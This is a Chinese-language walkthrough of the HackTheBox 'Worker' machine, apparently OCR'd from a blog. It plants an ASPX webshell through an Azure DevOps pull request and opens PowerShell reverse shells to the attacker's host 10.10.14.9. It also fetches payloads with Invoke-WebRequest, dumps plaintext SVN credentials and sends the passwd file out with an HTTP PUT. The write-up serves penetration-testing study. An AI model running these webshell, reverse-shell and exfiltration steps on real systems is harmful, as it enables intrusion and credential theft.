
```
┌──(x㉿kali)-[~/hackthebox/Worker/spectral]
└─$ head index.html
<!DOCTYPE HTML>
<!--
        Spectral by HTML5 UP
        html5up.net | @ajlkn
        Free for personal and commercial use under the CCA 3.0 license (html5up.
-->
<html>
        <head>
                <title>Spectral by HTML5 UP</title>
                <meta charset="utf-8" />
```

从分支仓库内的 index.html 文件 title 标签确认当前的代码是 spectral.worker.htb 的代码。尝试本地增加一个 webshell 后推送，提示权限不够。



```
┌──(x㉿kali)-[~/hackthebox/Worker/spectral]
└─$ git push origin master
Username for 'http://devops.worker.htb': nathen
Password for 'http://nathen@devops.worker.htb':
枚举对象中: 4, 完成.
对象计数中: 100% (4/4), 完成.
压缩对象中: 100% (3/3), 完成.
写入对象中: 100% (3/3), 29.02 KiB | 7.25 MiB/s, 完成.
总共 3（差异 1），复用 0（差异 0），包复用 0
remote: Analyzing objects... (3/3) (125 ms)
remote: Storing packfile... done (330 ms)
remote: Storing index... done (167 ms)
To http://devops.worker.htb/ekenas/SmartHotel360/_git/spectral
 ! [remote rejected] master → master (TF402455: Pushes to this branch are not permitted; you must use a pull request to update this branch.)
error: 推送一些引用到 'http://devops.worker.htb/ekenas/SmartHotel360/_git/spectral' 失败
```

尝试使用页面操作，新建一个分支，并上传 webshell 文件，然后合并到 master 分支里。



分支		提交	作者	创作日期
master 默认 比较	★	8a41e08a	Nathalie Henley	2020/4/2

创建分支

名称

v1.3

根据


master

要链接的工作项

13

13 As a hotel manager, I should be able to view current guest list
更新时间 2020/4/3，● New

注意，在创建分支时一定要选择工作项，否则后面合并分支的步骤不能通过。因为它会在合并前进行几步校验，要有关联的工作项，要审阅着批准，要有内容变更



ekenas / SmartHotel360 / Repos / 拉取请求 / spectral

6 活动 已添加 b.asp

Nathalie Henley 将 v1.1 加入 master

概述 文件 更新 提交

说明

已添加 b.asp

显示所有内容

添加评论...

由 Nathalie Henley 批准

Nathalie Henley 已作为审阅者加入

创建者 Nathalie Henley

完成拉取请求

合并提交注释

已合并 PR 6: 已添加 b.asp

已添加 b.asp

相关工作项#13

合并类型


合并(无快进合并)

完成后选项

☑ 在合并后完成链接的工作项

☐ 在合并后删除 v1.1

这里我首先上传的是一个 asp 脚本，合并成功后 azure devops 会自动去发布部署，访问后发现 404 不解析。换了一个 aspx 的脚本就正常了。(https://github.com/ysrc/webshell-sample.git)




spectral.worker.htb/b.aspx

Server Error in '/' Application.

The resource cannot be found.

Description: HTTP 404. The resource you are looking for (or one of its dependencies) could have been removed, had its name changed, or is temporarily unavailable.

Requested URL: /b.aspx



spectral.worker.htb/b.aspx

10.10.10.203:80(spectral.worker.htb)

é€ €å‡ºWebShell | æ–‡ä»¶ç®¡ç†å™¨ | Cmd Shell | IISæŽ¢æµ‹ | ç³»ç»Ÿè¿›ç¨‹ | ç³»ç»ŸæœåŠ¡ | ç”¨æˆ·(ç»„)ä¿¡æ¯ | ç³»ç»Ÿä¿¡æ¯ | æ–‡ä»¶æœç´¢ | Serv-Uææƒ | æ³"å†Œè¡
ç«¯å£æ˜ å°„

æ‰§è¡Œå‘½ä»¤>>

Cmdè·¯å¾„:

c:\windows\system32\cmd.exe

è¯å¥:


> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()" #æ‰§è¡Œå‘½ä»¤#

Honker By H.E.C

利用 powershell 反弹到 NC

https://mrxn.net/reverse_shell.php

```
powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient('10.10.14.9',9900)
```




```
┌──(root💀kali)-[/home/x]
└─# nc.traditional -lvvp 9900
listening on [any] 9900 ...
connect to [10.10.14.9] from worker.htb [10.10.10.203] 50298
ls


    Directory: C:\windows\system32\inetsrv


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       2020-03-28     14:58                Config
d-----       2020-03-28     14:58                en
d-----       2020-03-28     14:58                en-US
-a----       2020-03-28     14:58         119808 appcmd.exe
-a----       2018-09-15     09:10           3810 appcmd.xml
-a----       2020-03-28     14:58         181760 AppHostNavigators.dll
-a----       2020-03-28     14:58          80896 apphostsvc.dll
```

查看下当前所属权限

```
PS C:\windows\system32\inetsrv> whoami
iis apppool\defaultapppool
PS C:\windows\system32\inetsrv>
```


需要用户信息才行，开始翻。因为从 webshell 中知道了 Web 服务的绝对路径是 `W:` 盘下，所以来这找



```
PS C:\windows\system32\inetsrv> cd w:\sites\spectral.worker.htb\
PS W:\sites\spectral.worker.htb> dir


    Directory: W:\sites\spectral.worker.htb


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----       2021-01-02     14:56                assets
d-----       2021-01-02     14:56                images
-a----       2021-01-02     14:56          72956 b.aspx
-a----       2021-01-02     14:56          18398 elements.html
-a----       2021-01-02     14:56           5045 generic.html
-a----       2021-01-02     14:56           7191 index.html
-a----       2021-01-02     14:56          17128 LICENSE.txt
-a----       2021-01-02     14:56           1344 README.txt


PS W:\sites\spectral.worker.htb> █
[work] 1:openvpn  2:vim  3:nc traditional*
```


服务隔段时候会进行重新部署，懒得重复传脚本就先把 webshell 和 PowerShellTcp 先传上去

```
powershell.exe Invoke-WebRequest -uri http://10.10.14.9/b.txt  -OutFile C:\Windows\Temp\
powershell.exe Invoke-WebRequest -uri http://10.10.14.9/Invoke-PowerShellTcp.ps1  -OutFi
```



```
PS C:\Windows\Temp> Import-Module '.\Invoke-PowerShellTcp.ps1'
PS C:\Windows\Temp> Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.9 -Port 9901

┌──(x㉿kali)-[~]
└─$ sudo su
┌──(root💀kali)-[/home/x]
└─# nc.traditional -lvvp 9901
listening on [any] 9901 ...
connect to [10.10.14.9] from worker.htb [10.10.10.203] 50650
Windows PowerShell running as user WORKER$ on WORKER
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\Temp>
```


在 svnrepos 内找到账号密码文件



```
    Directory: W:\svnrepos\www\conf


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        2020-06-20     11:29           1112 authz
-a----        2020-06-20     11:29            904 hooks-env.tmpl
-a----        2020-06-20     15:27           1031 passwd
-a----        2020-04-04     20:51           4454 svnserve.conf


PS W:\svnrepos\www> type conf/passwd
### This file is an example password file for svnserve.
### Its format is similar to that of svnserve.conf. As shown in the
### example below it contains one section labelled [users].
### The name and password for each user follow, one account per line.

[users]
nathen = wendel98
nichin = fqerfqerf
nichin = asifhiefh
noahip = player
nuahip = wkjdnw
oakhol = bxwdjhcue
```

将 Windows 中的文件传送的 kali，我用的是 powershell。尝试了 smbserver 脚本报错，不知道为什么，哪位大佬知道吗?

```
> $body = Get-Content passwd
> Invoke-RestMethod -Uri http://10.10.14.9:1337/passwd -Method PUT -Body $body
```

